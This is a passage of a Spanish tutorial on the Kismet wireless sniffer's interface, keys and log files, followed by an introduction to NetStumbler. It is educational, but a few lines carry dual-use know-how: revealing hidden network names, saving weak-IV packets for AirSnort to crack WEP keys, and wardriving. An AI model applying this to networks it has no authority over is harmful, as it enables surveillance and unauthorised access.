
Donde <interface> puede corresponder a eth0, wlan0, rausb0, ra0, ath0, etc.

En la siguiente dirección podremos observar la lista de chipsets compatibles, en el punto *"12. Capture Sources"* de la documentación en inglés del kismet:

http://www.kismetwireless.net/documentation.shtml

⊙ PANTALLA PRINCIPAL

Al arrancar el Kismet nos aparece una pantalla como esta:



Podemos observar que se está escaneando y ha encontrado las redes wireless de los moderadores.

Como vemos la interfaz de Kismet consta de 3 pantallas *(y varias ventanas del tipo popup):*

- La ventana principal "Network list" es donde aparecerán las diversas "Redes" que podemos llegar a ver.
- La ventana "Info" donde se puede llevar un conteo de los paquetes recibidos, redes detectadas, paquetes encriptados, paquetes débiles, canal actual, tiempo, etc.
- Por último la ventana de estado "Status" en donde se remarcan los últimos eventos, como redes descubiertas, IPS, direcciones MAC, etc.

Veamos las tres ventanas detalladamente:

A. NETWORK LIST

La ventana central, *"Network list"* está dividida en varias columnas, las cuales nos informarán según vaya capturando redes de diversa información:

Name: Essid o nombre de la red detectada. Al lado de *Name* podemos encontrar un signo de exclamación (!) un punto (.) o simplemente nada ( ), esto nos indica el tiempo que ha pasado desde que se recibió un paquete en esa red:

- (!) Indica actividad detectada en los últimos 3 segundos.
- (.) Indica actividad detectada en los últimos 6 segundos.
- ( ) No hay actividad.

Los colores indican si usan encriptación y, en general, esto no da a conocer cuan seguro es cada uno.

- El verde indica encriptación,
- El amarillo sin encriptación,
- Y el rojo el propio gateway.

Quisiera añadir que el Kismet puede detectar el nombre o ESSID de una red wireless que este oculta, siempre que haya clientes autentificados y asociados a la misma, en ese caso el color del ESSID o el nombre de la red será visible y se nos mostrara en colora zul. Si no hay clientes, al igual que Windows no podemos ver el nombre de la red inalámbrica detectada, la podremos ver, pero no será capaz de determinar su nombre de red (ESSID).

- `Columna Clnt`: Nos indica el número de clientes detectados en esa red o grupo de redes.
- `Columna T`: Nos indica el modo de funcionamiento del dispositivo Wifi detectado. Dicha opcion, nos ofrecerá diferentes valores como [A] si es un punto de acceso (AP: acces point), [H] si está en modo ad-hoc, [G] si es un grupo de redes wireless o [P] si es un dispositivo en modo "probe request" (tarjeta wifi que no está conectada a ningún AP).
- `Columna W`: Uso de encriptación: [Y] en caso de usar WEP, [N] si es abierta, [O] si usa otro tipo de encriptación.
- `Columna Ch`: El canal en el que opera la red. Si es un grupo de redes [G] aparece un guión.
- `Columna Rate`: La velocidad máxima de la red (11, 22, 54...).
- `Columna SignalGraph`: La intensidad de la señal en modo gráfico. No está soportado por todas las tarjetas.
- `Columna Nse`: El ruido detectado en esa red. Tampoco está soportado por todos los chipsets.
- `Columna Packets`: El número de paquetes capturados.
- `Columna Flags`: Nos informará después de haber efectuado el análisis de los paquetes con diversos valores de banderas el tipo de clase de red que estamos investigando.

Para ello nos mostrará valores, por ejemplo como T3 en caso de tratarse de tráfico IP, U3 en caso de tratarse de tráfico UDP, A3 en caso de tratarse de tráfico ARP, D si es tráfico DHCP, W si es un paquete de datos WEP desencriptados por haber introducido la key en el kismet.conf.

- `Ip range`: Nos dirá el rango IP de la red o dispositivo detectado. Mientras se hace un análisis exhaustivo de las tramas detectadas este valor aparecerá con valor 0.0.0.0
- `Size`: Nos indica el tamaño de los paquetes capturados de cada red.

B. VENTANA STATUS


Está en la parte inferior de la pantalla y nos mantiene informados sobre las redes y clientes que va encontrando y otras alertas, así como el estado de la batería.

C. VENTANA INFO

- Es la que está en el lado derecho y muestra.
- El número total de redes encontradas (Ntwrks).
- El número total de paquetes capturados (Pckets).
- El número de paquetes encriptados capturados (Cryptd).
- El número de paquetes con IV débiles (Weak) .
- El nivel de ruido (Noise).
- El número de paquetes descartados (Discrd).
- El número de paquetes capturados por segundo (Pkts/s).
- El tipo de tarjeta usada (orinoco, prism...).
- El canal en el que está sniffando (Ch:).
- El tiempo que kismet lleva ejecutándose (Elapsd).

D. OPCIONES DE KISMET

Podemos interactuar con el programa para obtener más detalles de una red en particular, lo primero es sacar la ventana de redes del modo *Autofit* (modo con que se inicia kismet y que hace que vayan apareciendo las redes según va detectando el tráfico en las mismas), y ordenar las redes según nuestros deseos. Presionando la tecla ***S*** podemos elegir la opción de orden que queramos:



En la imagen podemos ver las opciones que tenemos:

Pulsando la tecla (a) activamos el modo *autofit*.

(f) las ordena desde la primera red detectada a la última.

(l) desde la última a la primera.

(b) por el BSSID.

(s) por el ESSID.

(p) por el número de paquetes capturados.


(Q) por el nivel de señal.

(w) por el tipo de encriptación....

(x) cancelamos.

E. COMANDOS O TECLAS DE KISMET

Cuando se está ejecutando kismet, podemos usar varias teclas para conseguir más información. Si no estás seguro de cuál es la letra que tenemos que pulsar, la ayuda corresponde a la tecla h:



e: Nos muestra los datos de "kismet servers".

z: Deja a la vista únicamente la pantalla "Network List". Si pulsamos de nuevo volvemos a ver las 3 pantallas.

m: Inhabilita/habilita los sonidos.

t: Marcar/Desmarcar con un * la red seleccionada.

g: Agrupa las redes marcadas con la opción anterior (t)

u: Desagrupa las redes marcadas con la opción (t)

c: Muestra los datos de los clientes de la red actual (MAC, Manuf., paquetes, IP...).

L: Bloquea la búsqueda al canal de la red seleccionada. Es una opción muy útil para capturar paquetes en un único canal.

H: Vuelve al estado normal de búsqueda en todos los canales.

+/-: Expandir/Contraer grupo seleccionado.

F. VENTANAS TIPO POPUP

h: Muestra la ventana de ayuda. Pero no solo la que sale en la ventana principal sino que también hay otras ventanas o popups que también tienen ayuda.

n: Permite cambiar el nombre de la red seleccionada.

i: Muestra detallada información acerca de la red seleccionada. también se puede acceder con la tecla intro. Aquí podemos ver información de la red que no veíamos en la pantalla principal, por ejemplo el tipo de encriptación, wep o wpa.

s: Ordenar redes.

l: Muestra el nivel de señal de la red seleccionada, siempre que la tarjeta wireless lo soporte.

d: Muestra los paquetes que no están encriptados. En esta ventana podemos usar algunas teclas como (c) para limpiar la pantalla o (p) para pausar el "scroll".

r: Muestra un gráfico con el número de paquetes capturados en función del tiempo transcurrido.

a: Estadísticas.

p: Muestra el tipo de paquetes capturados (beacons, data, probe response...).

f: Si tenemos GPS nos sitúa la red.

w: Nos muestra las últimas alertas y la hora a la que tuvieron lugar (son las alertas que se escuchan con un sonido y aparecen en la ventana status).

x: Cierra ventana popup.

q: Para salir de cualquier ventana. Con shift+Q cerramos el programa.

◉ ARCHIVOS GENERADOS POR EL PROGRAMA KISMET

Kismet grava los datos automáticamente mientras se está ejecutando. Para cerrar kismet ya hemos dicho que hay que pulsar Q. Por defecto, kismet genera los 7 archivos. A continuación se detalla el nombre de cada uno con su respectivo contenido:

1. ***dump:*** Extensión similar a la .cap que usa el airodump.
2. ***network:*** Archivo de texto con los datos de las redes detectadas.
3. ***csv:*** Archivo de texto con los datos de las redes detectadas separados por comas; formato CSV (Comma Separated Value).
4. ***xml:*** Archivo de texto con los datos de las redes detectadas en formato xml.
5. ***weak:*** Paquetes débiles detectados, en formato para ser utilizados con AirSnort, con el fin de crackear claves WEP.
6. ***cisco:*** Recoge información sobre los equipos cisco detectados en formato CDP (Cisco Discovery Protocol).

7. ***gps:*** Si tenemos gps, guarda las coordenadas de las redes.

Se puede cambiar la variable *logtypes* en el archivo kismet.conf.

12.2. DETECTAR REDES INALÁMBRICAS USANDO NETSTUMBLER

NetStumbler es un programa para Windows que permite detectar redes inalámbricas (WLAN) usando estándares 802.11a, 802.11b y 802.11g. Existe una versión para Windows CE (PDA) llamada MiniStumbler.

- **USOS**
  - Verificar la configuración de nuestra red.
  - Estudiar la cobertura o nivel de señal que tenemos en diferentes puntos de una estancia.
  - Detectar redes que pueden causar interferencias a la nuestra.
  - Útil para orientar antenas direccionales cuando queremos hacer enlaces de larga distancia, o simplemente para colocar la antena o tarjeta en el punto con mejor calidad de la señal.
  - Sirve para detectar puntos de acceso no autorizados (Rogue AP's).
  - Wardriving, es decir, detectar todos los Puntos de Acceso (AP's) que están a nuestro alrededor.

Si tenemos un receptor GPS, nos permitirá registrar las coordenadas reales en las que nos encontramos y obtener las del punto desde donde se está emitiendo el equipo al que nos conectamos.

A Posteriormente se puede realizar el posicionamiento de capturas, con alguna de las siguientes aplicaciones:

- Microsoft Streets & Trips
- DiGLE
- StumbVerter 1.5 + MS MapPoint

El autor de NetStumbler, Marius Milner, mantiene actualizado ocasionalmente el sitio stumbler.net, desde donde se puede descargar la aplicación. La página netstumbler.com suele tener información más actualizada y noticias relacionadas con Redes inalámbricas.

- **SITIOS DE DESCARGA DE NETSTUMBLER**

http://www.stumbler.net/

- **REQUISITOS MÍNIMOS**

